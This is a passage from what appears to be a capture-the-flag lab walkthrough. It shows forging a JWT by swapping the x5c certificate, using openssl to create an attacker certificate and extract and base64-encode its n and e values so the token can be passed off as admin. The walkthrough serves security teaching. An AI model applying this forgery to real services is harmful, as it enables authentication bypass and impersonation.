ken": "eyJ4NXQiOiJPRVU1TjBVd1FUZENORFUzUWpBME5VUXhSakJDTjBOQ016UTBOVUZGTWtVeU4wTXpOalZD
UWciLCJ1c2UiOiJzaWciLCJlIjoiTVRBd01ERSIsImt0eSI6IlJTQSIsImFsZyI6IlJTMjU2IiwibiI6Ik1EQmt
OR014WkRrNE56ZGxObVppTVRjMU5qVTROemRrTW1FeE5qVTVZV0k0TXpCa056WTFNR1ZqWmpnM01UbGxaR0ZoTW
pjelpUSTVNVFEzWlRkbVpHTXlZVGRtTjJZNU1qSmlZVGsyWlRVMVpqazNZbVZpTUdVMFpqUTFZV1psTUdZMU1qW
mhZVEUwWlRBNU5XUmlOMlJpTlRFeU5qSmhZbVl5TVRoaFl6azNPVEEwWlRNNVltSTRaR0ZrWm1FNE1XTTJNVFJt
WTJOaFpHUTBOMlUxWm1VME1HSTFZakl5TmpWbU9UYzVaR1k0TjJVeFlUTmlOamN5TTJKa01tRXlOREF6TW1VNVp
tUmlOMll3WmpBNFptWTFNelk1TlRrMVpUSmxaRGhrTVdSak5tRTRNbVk1T0RFMk1ERm1ZekV3Wm1NeE5tVXpNVG
```



```
9m1Ezyi3DrURDUFZb8CjUDEDVi-Ct58K-MK7r8_bk71tqHN3E4FhGXX7AwGUztZIQg9UD9gwLv9e8hUT0JCS3eO
4xARVbyjoVpgCw2lkc3FarsUm0hIz9KynxyFEGyp92VLWcpxec0nXPGeYMBo"}' http://192.129.185.3:80
80/goldenticket

No golden ticket for you! Only admin has access to it!

root@attackdefense:~#
```


The server doesn’t returns the golden ticket. It responds by saying that the ticket is only for the admin user.

Vulnerability:
1. The key used for token verification is extracted from the certificate present in the "x5c" header parameter.
2. If the attacker generates a self-signed certificate and creates a forged token using the corresponding private key and replace the "x5c" parameter’s value with the newly generated certificate and modifies the other parameters, namely n, e and x5t then essentially the forged token would get accepted by the server.

Step 6: Retrieving all the required parameters to create a forged token


Creating a self-signed certificate:

Command: openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout attacker.key -out attacker.crt



```
root@attackdefense:~# openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout attacker.key -out attacker.crt
Generating a RSA private key
.........+++++
.......+++++
writing new private key to 'attacker.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
root@attackdefense:~#
```

Command: ls




```
root@attackdefense:~# ls
attacker.crt  attacker.key
root@attackdefense:~#
```


A certificate and the corresponding private key has been generated.

Extracting RSA public key parameters (n and e) from the generated certificate:


Command: openssl x509 -in attacker.crt -text



```
root@attackdefense:~# openssl x509 -in attacker.crt -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            3e:1a:51:90:d1:1b:56:97:e2:e4:4a:a8:ad:84:6b:dd:55:e3:88:6b
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
        Validity
            Not Before: Nov 25 11:56:29 2019 GMT
            Not After : Nov 24 11:56:29 2020 GMT
        Subject: C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
```



```
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
        RSA Public-Key: (2048 bit)
        Modulus:
            00:97:99:ec:25:99:57:14:9f:88:4b:be:44:32:ff:
            7d:6d:e5:4c:dc:b5:9c:38:33:26:b4:aa:23:6b:68:
            27:22:eb:e5:d0:e2:3d:1c:bc:e0:0b:1d:0b:48:bd:
            13:73:1a:de:57:2e:e2:12:6b:1c:7e:88:99:49:05:
            7a:43:7b:e6:e2:aa:02:5d:50:f7:07:0a:5f:84:e2:
            78:aa:7e:69:76:39:ba:e9:2e:25:15:5e:0f:30:28:
            e5:06:9c:f2:81:a1:ca:3f:7b:b0:93:c0:e8:80:96:
            1c:c9:0a:24:6c:c5:19:8b:02:9f:16:e6:27:9c:9b:
            43:7f:7e:1e:66:70:81:65:59:ce:2a:1e:e3:57:cc:
            54:31:6e:ae:15:e1:13:d4:bd:95:a4:d8:2a:d3:ff:
            ad:4c:00:c0:7f:61:57:86:78:ac:46:c3:03:96:46:
            39:ce:e6:8b:96:7d:ca:2d:11:fd:46:8c:10:32:d6:
            80:58:c5:7f:04:c1:e3:d8:d4:91:ed:b6:f0:78:21:
            d0:6e:d9:75:b9:25:90:4c:58:eb:47:28:0a:1c:fc:
            df:c8:fe:8e:34:6d:b9:87:52:8a:94:f2:42:16:b4:
            16:a5:98:5c:de:fa:92:6e:af:90:84:1a:6c:d1:b0:
            a9:b5:79:27:6e:77:8b:a5:4f:16:9c:55:dd:4a:7f:
            55:f9
        Exponent: 65537 (0x10001)
```



```
-----BEGIN CERTIFICATE-----
MIIDazCCAlOgAwIBAgIUPhpRkNEbVpfi5EqorYRr3VXjiGswDQYJKoZIhvcNAQEL
BQAwRTELMAkGA1UEBhMCQVUxEzARBgNVBAgMClNvbWUtU3RhdGUxITAfBgNVBAoM
GEludGVybmV0IFdpZGdpdHMgUHR5IEx0ZDAeFw0xOTExMjUxMTU2MjlaFw0yMDEx
MjQxMTU2MjlaMEUxCzAJBgNVBAYTAkFVMRMwEQYDVQQIDApTb21lLVN0YXRlMSEw
HwYDVQQKDBhJbnRlcm5ldCBXaWRnaXRzIFB0eSBMdGQwggEiMA0GCSqGSIb3DQEB
AQUAA4IBDwAwggEKAoIBAQCXmewlmVcUn4hLvkQy/31t5UzctZw4Mya0qiNraCci
6+XQ4j0cvOALHQtIvRNzGt5XLuISaxx+iJlJBXpDe+biqgJdUPcHCl+E4niqfml2
ObrpLiUVXg8wKOUGnPKBoco/e7CTwOiAlhzJCiRsxRmLAp8W5iecm0N/fh5mcIFl
Wc4qHuNXzFQxbq4V4RPUvZWk2CrT/61MAMB/YVeGeKxGwwOWRjnO5ouWfcotEf1G
jBAy1oBYxX8EwePY1JHttvB4IdBu2XW5JZBMWOtHKAoc/N/I/o40bbmHUoqU8kIW
tBalmFze+pJur5CEGmzRsKm1eSdud4ulTxacVd1Kf1X5AgMBAAGjUzBRMB0GA1Ud
DgQWBBQOjXPbGDzw+GN1YwUooV9CSFYH3TAfBgNVHSMEGDAWgBQOjXPbGDzw+GN1
YwUooV9CSFYH3TAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBCwUAA4IBAQBE
5DRvGuENS6pq2mf+sod1XMfupsfSKViy7Cn9ss0z/SouMzRPc8drXQFP6yemsIWc
ef5UxMqK7uX7kWugyhHoM8bxJ81oI3wFMMACIVKk1+U+eOtLUlqz/co8m6QAk4fN
irlURsu+1Y4CbvOq0IhwMeexs3HiRgCP4+VI+MNSkrKwA3RbOPBeQoYG2dmJ6911
I7c9uGo2Gzmzrd0U/5DuCzpYEgniOtfqGu5Rfs+FEvhgBUNGren6rY7JRsDT3LLE
YH/1LXL8uJW5zncHxRTyVcXKhNZdbx7W0qwni7VesfdkdSJCsw2vz8fhKiQkEazk
md6kDuar9TpCqXRYWrc/
-----END CERTIFICATE-----
root@attackdefense:~#
```


Modulus (n):
00:97:99:ec:25:99:57:14:9f:88:4b:be:44:32:ff:7d:6d:e5:4c:dc:b5:9c:38:33:26:b4:aa:23:6b:68:27:
22:eb:e5:d0:e2:3d:1c:bc:e0:0b:1d:0b:48:bd:13:73:1a:de:57:2e:e2:12:6b:1c:7e:88:99:49:05:7a:4
3:7b:e6:e2:aa:02:5d:50:f7:07:0a:5f:84:e2:78:aa:7e:69:76:39:ba:e9:2e:25:15:5e:0f:30:28:e5:06:9
c:f2:81:a1:ca:3f:7b:b0:93:c0:e8:80:96:1c:c9:0a:24:6c:c5:19:8b:02:9f:16:e6:27:9c:9b:43:7f:7e:1e:
66:70:81:65:59:ce:2a:1e:e3:57:cc:54:31:6e:ae:15:e1:13:d4:bd:95:a4:d8:2a:d3:ff:ad:4c:00:c0:7f:6
1:57:86:78:ac:46:c3:03:96:46:39:ce:e6:8b:96:7d:ca:2d:11:fd:46:8c:10:32:d6:80:58:c5:7f:04:c1:e
3:d8:d4:91:ed:b6:f0:78:21:d0:6e:d9:75:b9:25:90:4c:58:eb:47:28:0a:1c:fc:df:c8:fe:8e:34:6d:b9:87
:52:8a:94:f2:42:16:b4:16:a5:98:5c:de:fa:92:6e:af:90:84:1a:6c:d1:b0:a9:b5:79:27:6e:77:8b:a5:4f:
16:9c:55:dd:4a:7f:55:f9

Exponent (e): 65537 or 0x10001

Converting modulus (n) to base64-encoded hexadecimal strings:

Command:

```
echo
00:97:99:ec:25:99:57:14:9f:88:4b:be:44:32:ff:7d:6d:e5:4c:dc:b5:9c:38:33:26:b4:aa:23:6b:68:27:
22:eb:e5:d0:e2:3d:1c:bc:e0:0b:1d:0b:48:bd:13:73:1a:de:57:2e:e2:12:6b:1c:7e:88:99:49:05:7a:4
3:7b:e6:e2:aa:02:5d:50:f7:07:0a:5f:84:e2:78:aa:7e:69:76:39:ba:e9:2e:25:15:5e:0f:30:28:e5:06:9
c:f2:81:a1:ca:3f:7b:b0:93:c0:e8:80:96:1c:c9:0a:24:6c:c5:19:8b:02:9f:16:e6:27:9c:9b:43:7f:7e:1e:
66:70:81:65:59:ce:2a:1e:e3:57:cc:54:31:6e:ae:15:e1:13:d4:bd:95:a4:d8:2a:d3:ff:ad:4c:00:c0:7f:6
1:57:86:78:ac:46:c3:03:96:46:39:ce:e6:8b:96:7d:ca:2d:11:fd:46:8c:10:32:d6:80:58:c5:7f:04:c1:e
3:d8:d4:91:ed:b6:f0:78:21:d0:6e:d9:75:b9:25:90:4c:58:eb:47:28:0a:1c:fc:df:c8:fe:8e:34:6d:b9:87
:52:8a:94:f2:42:16:b4:16:a5:98:5c:de:fa:92:6e:af:90:84:1a:6c:d1:b0:a9:b5:79:27:6e:77:8b:a5:4f:
16:9c:55:dd:4a:7f:55:f9 | sed 's/://g' | base64 | tr '\n' ' ' | sed 's/ //g' | sed 's/=//g'
```




```
root@attackdefense:~# echo 00:97:99:ec:25:99:57:14:9f:88:4b:be:44:32:ff:7d:6d:e5:4c:dc:b5:9c:38:33:26:b4:aa:2
3:6b:68:27:22:eb:e5:d0:e2:3d:1c:bc:e0:0b:1d:0b:48:bd:13:73:1a:de:57:2e:e2:12:6b:1c:7e:88:99:49:05:7a:43:7b:e6
:e2:aa:02:5d:50:f7:07:0a:5f:84:e2:78:aa:7e:69:76:39:ba:e9:2e:25:15:5e:0f:30:28:e5:06:9c:f2:81:a1:ca:3f:7b:b0:
93:c0:e8:80:96:1c:c9:0a:24:6c:c5:19:8b:02:9f:16:e6:27:9c:9b:43:7f:7e:1e:66:70:81:65:59:ce:2a:1e:e3:57:cc:54:3
1:6e:ae:15:e1:13:d4:bd:95:a4:d8:2a:d3:ff:ad:4c:00:c0:7f:61:57:86:78:ac:46:c3:03:96:46:39:ce:e6:8b:96:7d:ca:2d
:11:fd:46:8c:10:32:d6:80:58:c5:7f:04:c1:e3:d8:d4:91:ed:b6:f0:78:21:d0:6e:d9:75:b9:25:90:4c:58:eb:47:28:0a:1c:
fc:df:c8:fe:8e:34:6d:b9:87:52:8a:94:f2:42:16:b4:16:a5:98:5c:de:fa:92:6e:af:90:84:1a:6c:d1:b0:a9:b5:79:27:6e:7
7:8b:a5:4f:16:9c:55:dd:4a:7f:55:f9 | sed 's/://g' | base64 | tr '\n' ' ' | sed 's/ //g' | sed 's/=//g'
MDA5Nzk5ZWMyNTk5NTcxNDlmODg0YmJlNDQzMmZmN2Q2ZGU1NGNkY2I1OWMzODMzMjZiNGFhMjM2YjY4MjcyMmViZTVkMGUyM2QxY2JjZTAwY
jFkMGI0OGJkMTM3MzFhZGU1NzJlZTIxMjZiMWM3ZTg4OTk0OTA1N2E0MzdiZTZlMmFhMDI1ZDUwZjcwNzBhNWY4NGUyNzhhYTdlNjk3NjM5Ym
FlOTJlMjUxNTVlMGYzMDI4ZTUwNjljZjI4MWExY2EzZjdiYjA5M2MwZTg4MDk2MWNjOTBhMjQ2Y2M1MTk4YjAyOWYxNmU2Mjc5YzliNDM3Zjd
lMWU2NjcwODE2NTU5Y2UyYTFlZTM1N2NjNTQzMTZlYWUxNWUxMTNkNGJkOTVhNGQ4MmFkM2ZmYWQ0YzAwYzA3ZjYxNTc4Njc4YWM0NmMzMDM5
NjQ2MzljZWU2OGI5NjdkY2EyZDExZmQ0NjhjMTAzMmQ2ODA1OGM1N2YwNGMxZTNkOGQ0OTFlZGI2ZjA3ODIxZDA2ZWQ5NzViOTI1OTA0YzU4Z
WI0NzI4MGExY2ZjZGZjOGZlOGUzNDZkYjk4NzUyOGE5NGYyNDIxNmI0MTZhNTk4NWNkZWZhOTI2ZWFmOTA4NDFhNmNkMWIwYTliNTc5Mjc2ZT
c3OGJhNTRmMTY5YzU1ZGQ0YTdmNTVmOQoroot@attackdefense:~#
root@attackdefense:~#
```

Encoded Modulus (n):

MDA5Nzk5ZWMyNTk5NTcxNDlmODg0YmJlNDQzMmZmN2Q2ZGU1NGNkY2I1OWMzODMz
MjZiNGFhMjM2YjY4MjcyMmViZTVkMGUyM2QxY2JjZTAwYjFkMGI0OGJkMTM3MzFhZGU1Nz
JlZTIxMjZiMWM3ZTg4OTk0OTA1N2E0MzdiZTZlMmFhMDI1ZDUwZjcwNzBhNWY4NGUyNzhh
YTdlNjk3NjM5YmFlOTJlMjUxNTVlMGYzMDI4ZTUwNjljZjI4MWExY2EzZjdiYjA5M2MwZTg4MD
k2MWNjOTBhMjQ2Y2M1MTk4YjAyOWYxNmU2Mjc5YzliNDM3ZjdlMWU2NjcwODE2NTU5Y2U
yYTFlZTM1N2NjNTQzMTZlYWUxNWUxMTNkNGJkOTVhNGQ4MmFkM2ZmYWQ0YzAwYzA3
ZjYxNTc4Njc4YWM0NmMzMDM5NjQ2MzljZWU2OGI5NjdkY2EyZDExZmQ0NjhjMTAzMmQ2O
DA1OGM1N2YwNGMxZTNkOGQ0OTFlZGI2ZjA3ODIxZDA2ZWQ5NzViOTI1OTA0YzU4ZWI0N
zI4MGExY2ZjZGZjOGZlOGUzNDZkYjk4NzUyOGE5NGYyNDIxNmI0MTZhNTk4NWNkZWZhOT
I2ZWFmOTA4NDFhNmNkMWIwYTliNTc5Mjc2ZTc3OGJhNTRmMTY5YzU1ZGQ0YTdmNTVm
OQo

Converting exponent (e) to base64-encoded hexadecimal strings:

Command: echo 10001 | base64 | sed 's/=//g'




```
root@attackdefense:~# echo 10001 | base64 | sed 's/=//g'
MTAwMDEK
root@attackdefense:~#
```

Encoded Exponent (e): MTAwMDEK

Finding the new x5c value:

Command: cat attacker.crt | tr '\n' ' ' | sed 's/ //g'



```
root@attackdefense:~# cat attacker.crt | tr '\n' ' ' | sed 's/ //g'
-----BEGINCERTIFICATE-----MIIDazCCAlOgAwIBAgIUPhpRkNEbVpfi5EqorYRr3VXjiGswDQYJKoZIhvcNAQELBQAwRTELMAkGA1UEBhM
CQVUxEzARBgNVBAgMClNvbWUtU3RhdGUxITAfBgNVBAoMGEludGVybmV0IFdpZGdpdHMgUHR5IEx0ZDAeFw0xOTExMjUxMTU2MjlaFw0yMDEx
MjQxMTU2MjlaMEUxCzAJBgNVBAYTAkFVMRMwEQYDVQQIDApTb21lLVN0YXRlMSEwHwYDVQQKDBhJbnRlcm5ldCBXaWRnaXRzIFB0eSBMdGQwg
gEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCXmewlmVcUn4hLvkQy/31t5UzctZw4Mya0qiNraCci6+XQ4j0cvOALHQtIvRNzGt5XLu
ISaxx+iJlJBXpDe+biqgJdUPcHCl+E4niqfml2ObrpLiUVXg8wKOUGnPKBoco/e7CTwOiAlhzJCiRsxRmLAp8W5iecm0N/fh5mcIFlWc4qHuN
XzFQxbq4V4RPUvZWk2CrT/61MAMB/YVeGeKxGwwOWRjnO5ouWfcotEf1GjBAy1oBYxX8EwePY1JHttvB4IdBu2XW5JZBMWOtHKAoc/N/I/o40
